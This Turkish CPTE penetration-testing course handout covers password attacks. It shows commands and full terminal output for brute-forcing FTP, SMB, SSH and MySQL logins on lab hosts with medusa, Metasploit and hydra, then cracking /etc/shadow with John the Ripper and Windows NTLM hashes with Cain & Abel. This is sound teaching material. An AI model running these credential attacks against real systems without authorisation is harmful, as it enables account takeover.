



Certified Penetration Testing Engineer (CPTE) Eđitimi

PAROLA KIRMA SALDIRILARI

FTP SERVISINE YONELIK BRUTE FORCE SALDIRISI

medusa -h <HedefIP> -u <KullanıcıAdı> -P <Parola/wordlist/path'i> -M <ServisAdı>

```
root@HACKER: ~  
File Edit View Search Terminal Help  
root@HACKER:~# medusa -h 192.168.1.139 -u Administrator -P /root/Desktop/FTPWordlist.txt -M ftp  
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Fooofus Networks <jmk@fooofus.net>  
ACCOUNT CHECK: [ftp] Host: 192.168.1.139 (1 of 1, 0 complete) User: Administrator (1 of 1, 0 complete) Password: 12345 (1 of 36 complete)  
ACCOUNT CHECK: [ftp] Host: 192.168.1.139 (1 of 1, 0 complete) User: Administrator (1 of 1, 0 complete) Password: 123456789 (2 of 36 complete)  
ACCOUNT CHECK: [ftp] Host: 192.168.1.139 (1 of 1, 0 complete) User: Administrator (1 of 1, 0 complete) Password: password (3 of 36 complete)  
ACCOUNT CHECK: [ftp] Host: 192.168.1.139 (1 of 1, 0 complete) User: Administrator (1 of 1, 0 complete) Password: 1234567 (4 of 36 complete)  
ACCOUNT CHECK: [ftp] Host: 192.168.1.139 (1 of 1, 0 complete) User: Administrator (1 of 1, 0 complete) Password: Password1 (5 of 36 complete)  
ACCOUNT CHECK: [ftp] Host: 192.168.1.139 (1 of 1, 0 complete) User: Administrator (1 of 1, 0 complete) Password: 12345678 (6 of 36 complete)  
ACCOUNT CHECK: [ftp] Host: 192.168.1.139 (1 of 1, 0 complete) User: Administrator (1 of 1, 0 complete) Password: abc123 (7 of 36 complete)  
ACCOUNT CHECK: [ftp] Host: 192.168.1.139 (1 of 1, 0 complete) User: Administrator (1 of 1, 0 complete) Password: 23rf (8 of 36 complete)  
ACCOUNT CHECK: [ftp] Host: 192.168.1.139 (1 of 1, 0 complete) User: Administrator (1 of 1, 0 complete) Password: 4refvca (9 of 36 complete)  
ACCOUNT CHECK: [ftp] Host: 192.168.1.139 (1 of 1, 0 complete) User: Administrator (1 of 1, 0 complete) Password: 38rfn (10 of 36 complete)  
ACCOUNT CHECK: [ftp] Host: 192.168.1.139 (1 of 1, 0 complete) User: Administrator (1 of 1, 0 complete) Password: naber (11 of 36 complete)  
ACCOUNT CHECK: [ftp] Host: 192.168.1.139 (1 of 1, 0 complete) User: Administrator (1 of 1, 0 complete) Password: deneme (12 of 36 complete)  
ACCOUNT CHECK: [ftp] Host: 192.168.1.139 (1 of 1, 0 complete) User: Administrator (1 of 1, 0 complete) Password: selam (13 of 36 complete)  
ACCOUNT CHECK: [ftp] Host: 192.168.1.139 (1 of 1, 0 complete) User: Administrator (1 of 1, 0 complete) Password: hacker (14 of 36 complete)  
ACCOUNT CHECK: [ftp] Host: 192.168.1.139 (1 of 1, 0 complete) User: Administrator (1 of 1, 0 complete) Password: hack (15 of 36 complete)  
ACCOUNT CHECK: [ftp] Host: 192.168.1.139 (1 of 1, 0 complete) User: Administrator (1 of 1, 0 complete) Password: hacked (16 of 36 complete)  
ACCOUNT CHECK: [ftp] Host: 192.168.1.139 (1 of 1, 0 complete) User: Administrator (1 of 1, 0 complete) Password: hacking (17 of 36 complete)  
ACCOUNT CHECK: [ftp] Host: 192.168.1.139 (1 of 1, 0 complete) User: Administrator (1 of 1, 0 complete) Password: metasploit (18 of 36 complete)  
ACCOUNT CHECK: [ftp] Host: 192.168.1.139 (1 of 1, 0 complete) User: Administrator (1 of 1, 0 complete) Password: pentest (19 of 36 complete)  
ACCOUNT CHECK: [ftp] Host: 192.168.1.139 (1 of 1, 0 complete) User: Administrator (1 of 1, 0 complete) Password: pentester (20 of 36 complete)  
ACCOUNT CHECK: [ftp] Host: 192.168.1.139 (1 of 1, 0 complete) User: Administrator (1 of 1, 0 complete) Password: 123456 (21 of 36 complete)  
ACCOUNT FOUND: [ftp] Host: 192.168.1.139 User: Administrator Password: 123456 [SUCCESS]  
root@HACKER:~#
```

SMB SERVISINE YONELIK BRUTE FORCE SALDIRISI

"Msfconsole -q" komutu ile metasploit çalıştırılır, ardından ise "use auxiliary/scanner/smb/smb_login" dizinine girilir, "show options" komutu ile hangi bilgilerin girilmesi gerektiği öğrenilir, son olarak "set RHOST <HedefIP>" "set PASS_FILE <wordlist dosya yolu belirtilir>" "set USERNAME <KullanıcıAdı>" "run" şeklinde çalıştırılır.

```
root@HACKER: ~  
File Edit View Search Terminal Help  
msf > use auxiliary/scanner/smb/smb_login  
msf auxiliary(smb_login) > show options  
Module options (auxiliary/scanner/smb/smb_login):  


| Name             | Current Setting | Required | Description                                                               |
|------------------|-----------------|----------|---------------------------------------------------------------------------|
| ABORT_ON_LOCKOUT | false           | yes      | Abort the run when an account lockout is detected                         |
| BLANK_PASSWORDS  | false           | no       | Try blank passwords for all users                                         |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to bruteforce, from 0 to 5                                       |
| DB_ALL_CREDS     | false           | no       | Try each user/password couple stored in the current database              |
| DB_ALL_PASS      | false           | no       | Add all passwords in the current database to the list                     |
| DB_ALL_USERS     | false           | no       | Add all users in the current database to the list                         |
| DETECT_ANY_AUTH  | true            | no       | Enable detection of systems accepting any authentication                  |
| PASS_FILE        |                 | no       | File containing passwords, one per line                                   |
| PRESERVE_DOMAINS | true            | no       | Respect a username that contains a domain name                            |
| Proxies          |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]              |
| RECORD_GUEST     | false           | no       | Record guest-privileged random logins to the database                     |
| RHOSTS           |                 | yes      | The target address range or CIDR identifier                               |
| RPORT            | 445             | yes      | The SMB service port (TCP)                                                |
| SMBDomain        | .               | no       | The Windows domain to use for authentication                              |
| SMBPass          |                 | no       | The password for the specified username                                   |
| SMBUser          |                 | no       | The username to authenticate as                                           |
| STOP_ON_SUCCESS  | false           | yes      | Stop guessing when a credential works for a host                          |
| THREADS          | 1               | yes      | The number of concurrent threads                                          |
| USERPASS_FILE    |                 | no       | File containing users and passwords separated by space, one pair per line |
| USER_AS_PASS     | false           | no       | Try the username as the password for all users                            |
| USER_FILE        |                 | no       | File containing usernames, one per line                                   |
| VERBOSE          | true            | yes      | Whether to print output for all attempts                                  |

  
msf auxiliary(smb_login) > set SMBUSER Administrator  
SMBUSER => Administrator  
msf auxiliary(smb_login) > set PASS_FILE /root/Desktop/SMBWordlist.txt  
PASS_FILE => /root/Desktop/SMBWordlist.txt  
msf auxiliary(smb_login) > set RHOSTS 192.168.1.139  
RHOSTS => 192.168.1.139  
msf auxiliary(smb_login) > run  
[*] 192.168.1.139:445 - 192.168.1.139:445 - Starting SMB login bruteforce  
[*] 192.168.1.139:445 - 192.168.1.139:445 -  
[-] 192.168.1.139:445 - 192.168.1.139:445 - Failed: '.\Administrator:123456789',  
[!] 192.168.1.139:445 - No active DB -- Credential data will not be saved!  
[-] 192.168.1.139:445 - 192.168.1.139:445 - Failed: '.\Administrator:password',  
[-] 192.168.1.139:445 - 192.168.1.139:445 - Failed: '.\Administrator:12345',  
[-] 192.168.1.139:445 - 192.168.1.139:445 - Failed: '.\Administrator:q1234567',  
[+] 192.168.1.139:445 - 192.168.1.139:445 - Success: '.\Administrator:Password1' Administrator  
[*] 192.168.1.139:445 - 192.168.1.139:445 - Domain is ignored for user Administrator  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(smb_login) >
```

SSH SERVISINE YONELIK BRUTE FORCE SALDIRISI

hydra <HedefIP> <ServisAdı> -l <username> -P <wordlist dosyasının yolu> -s <ServisPort> -vV şeklinde çalıştırılır.

```
root@HACKER: ~  
File Edit View Search Terminal Help  
root@HACKER:~# hydra 192.168.1.130 ssh -l connect -P /root/Desktop/sshWordlist.txt -s 22 -vV  
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.  
  
Hydra (http://www.thc.org/thc-hydra) starting at 2017-10-28 23:43:35  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (l:1/p:11), ~1 try per task  
[DATA] attacking ssh://192.168.1.130:22/  
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done  
[INFO] Testing if password authentication is supported by ssh://connect@192.168.1.130:22  
[INFO] Successful, password authentication is supported by ssh://192.168.1.130:22  
[ATTEMPT] target 192.168.1.130 - login "connect" - pass "s7nfnf" - 1 of 11 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.130 - login "connect" - pass "wdc)3d" - 2 of 11 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.130 - login "connect" - pass "shcc{#" - 3 of 11 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.130 - login "connect" - pass "2017" - 4 of 11 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.130 - login "connect" - pass "2016" - 5 of 11 [child 4] (0/0)  
[ATTEMPT] target 192.168.1.130 - login "connect" - pass "ssh1" - 6 of 11 [child 5] (0/0)  
[ATTEMPT] target 192.168.1.130 - login "connect" - pass "ssh12" - 7 of 11 [child 6] (0/0)  
[ATTEMPT] target 192.168.1.130 - login "connect" - pass "ssh123" - 8 of 11 [child 7] (0/0)  
[ATTEMPT] target 192.168.1.130 - login "connect" - pass "ssh1234" - 9 of 11 [child 8] (0/0)  
[ATTEMPT] target 192.168.1.130 - login "connect" - pass "Password1" - 10 of 11 [child 9] (0/0)  
[ATTEMPT] target 192.168.1.130 - login "connect" - pass "" - 11 of 11 [child 10] (0/0)  
[STATUS] attack finished for 192.168.1.130 (waiting for children to complete tests)  
[22][ssh] host: 192.168.1.130 login: connect password: ssh123  
1 of 1 target successfully completed, 1 valid password found  
Hydra (http://www.thc.org/thc-hydra) finished at 2017-10-28 23:43:38  
root@HACKER:~#
```



```
root@HACKER: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

  Name                Current Setting  Required  Description
  ----                -
  BLANK_PASSWORDS     false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED    5               yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS        false           no        Try each user/password couple stored in the current database
  DB_ALL_PASS         false           no        Add all passwords in the current database to the list
  DB_ALL_USERS        false           no        Add all users in the current database to the list
  PASSWORD            no              no        A specific password to authenticate with
  PASS_FILE           no              no        File containing passwords, one per line
  Proxies             no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS              yes             yes       The target address range or CIDR identifier
  RPORT               3306            yes       The target port (TCP)
  STOP_ON_SUCCESS     false           yes       Stop guessing when a credential works for a host
  THREADS             1               yes       The number of concurrent threads
  USERNAME            no              no        A specific username to authenticate as
  USERPASS_FILE      no              no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS       false           no        Try the username as the password for all users
  USER_FILE           no              no        File containing usernames, one per line
  VERBOSE             true            yes       Whether to print output for all attempts

msf auxiliary(mysql_login) > set RHOSTS 192.168.1.139
RHOSTS => 192.168.1.139
msf auxiliary(mysql_login) > set PASS_FILE /root/Desktop/MySQLWordlist.txt
PASS_FILE => /root/Desktop/MySQLWordlist.txt
msf auxiliary(mysql_login) >
msf auxiliary(mysql_login) > set USERNAME test
USERNAME => test
msf auxiliary(mysql_login) > run

[*] 192.168.1.139:3306 - 192.168.1.139:3306 -
[*] 192.168.1.139:3306 - No active DB -- Credential data will not be saved!
[*] 192.168.1.139:3306 - 192.168.1.139:3306 -
[*] 192.168.1.139:3306 - 192.168.1.139:3306 -
[*] 192.168.1.139:3306 - 192.168.1.139:3306 - Success: 'test:123456'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_login) >
```

JOHN - LINUX SHADOW CRACK

“John /etc/shadow” komutu ile local makine üzerindeki hashler john’un default wordlisti ile crack edilir. Eğer elde edilen bir hash dosyası var ise “john -format=crypt --wordlist /root/wordlist.txt /root/hashdosyasi.txt” şeklinde kullanılır.

Görüldüğü üzeri “john /etc/shadow” komutu ile /etc/shadow dosyasına bir brute force saldırısı gerçekleştirildi, ve çıkan sonuçta **PAROLA (USER)** şeklinde gözükmemektedir.

Not: --show parametresi ile daha düzenli ve anlaşılabilir bir şekilde gözükmemektedir.


```
File Edit View Search Terminal Help
root@ENESASLANBAKAN: ~
root@ENESASLANBAKAN:~# john /etc/shadow --show
0 password hashes cracked, 4 left
root@ENESASLANBAKAN:~# john /etc/shadow
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
123456          (eness)
112233          (enes)
112233          (root)
3g 0:00:06:53  3/3 0.007254g/s 618.9p/s 629.2c/s 629.2C/s birba..blame
3g 0:00:06:54  3/3 0.007235g/s 618.8p/s 629.1c/s 629.1C/s lukt1..lynck
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
root@ENESASLANBAKAN:~# john /etc/shadow --show
root:112233:17456:0:99999:7:::
eness:123456:17456:0:99999:7:::
enes:112233:17485:0:99999:7:::

3 password hashes cracked, 1 left
root@ENESASLANBAKAN:~#
```


WINDOWS LM/NTLM HASH CRACKER

Cain & Able Windows platformlarında kullanılan bir hacking aracıdır. İçerisinde yerel ağ saldırıları, post exploitation, ve parola kırma saldırıları gibi modüller bulunmaktadır.

Cain & Able üzerinden parola kırma saldırıları yapmak için öncelikle “**Cracker**” sekmesinden, LM & NTLM Hashes bölümüne girilir, tanımlı olan local kullanıcıların LM/NTLM hashlerini kırmak için üst kısımda bulunan “+” butonuna tıklanır. Çıkan pencerede 3 seçenek bulunmaktadır “**Import Hashes from local system**” bu kısımda local kullanıcıların password hashleri çekilmektedir yani SAM dosyası üzerinden (SAM Windows parolaların tutludugu veri tabanıdır.), ikinci sekmede ise “**Import Hashes from a text file**” eğer elde edilen bir hash var ise txt dosyasına kayıt edilir ve path’i belirtilerek import edilir, son olarak “**Import Hashes from a SAM database**” eğer elde edilen bir SAM dosyası var ise ve “**Boot Key**” elde edilmiş ise import edilir.



Localdeki kullanıcıların parolalarını kırmak için öncelikle “**Import Hashes from local system**” seçilir, görüldüğü üzeri 2 tane kullanıcı bulunmaktadır, hedef alınan “**Administrator**” kullanıcısıdır, bundan sonraki adım ise üzerine sağ tık yapılması ve hangi saldırı tipinin kullanılacağıdır (brute force, dictionary attack), son olarak “NTLM Hashes + challenge” sekmesin tıklanır.



Oluşturulmuş olan wordlistin pathini sağ tık “**Add to list**” diyerek belirtilir “**Start**” butonuna tıklanır. Görüldüğü üzeri hash kırılarak parolanın “123456” olduğu tespit edildi.

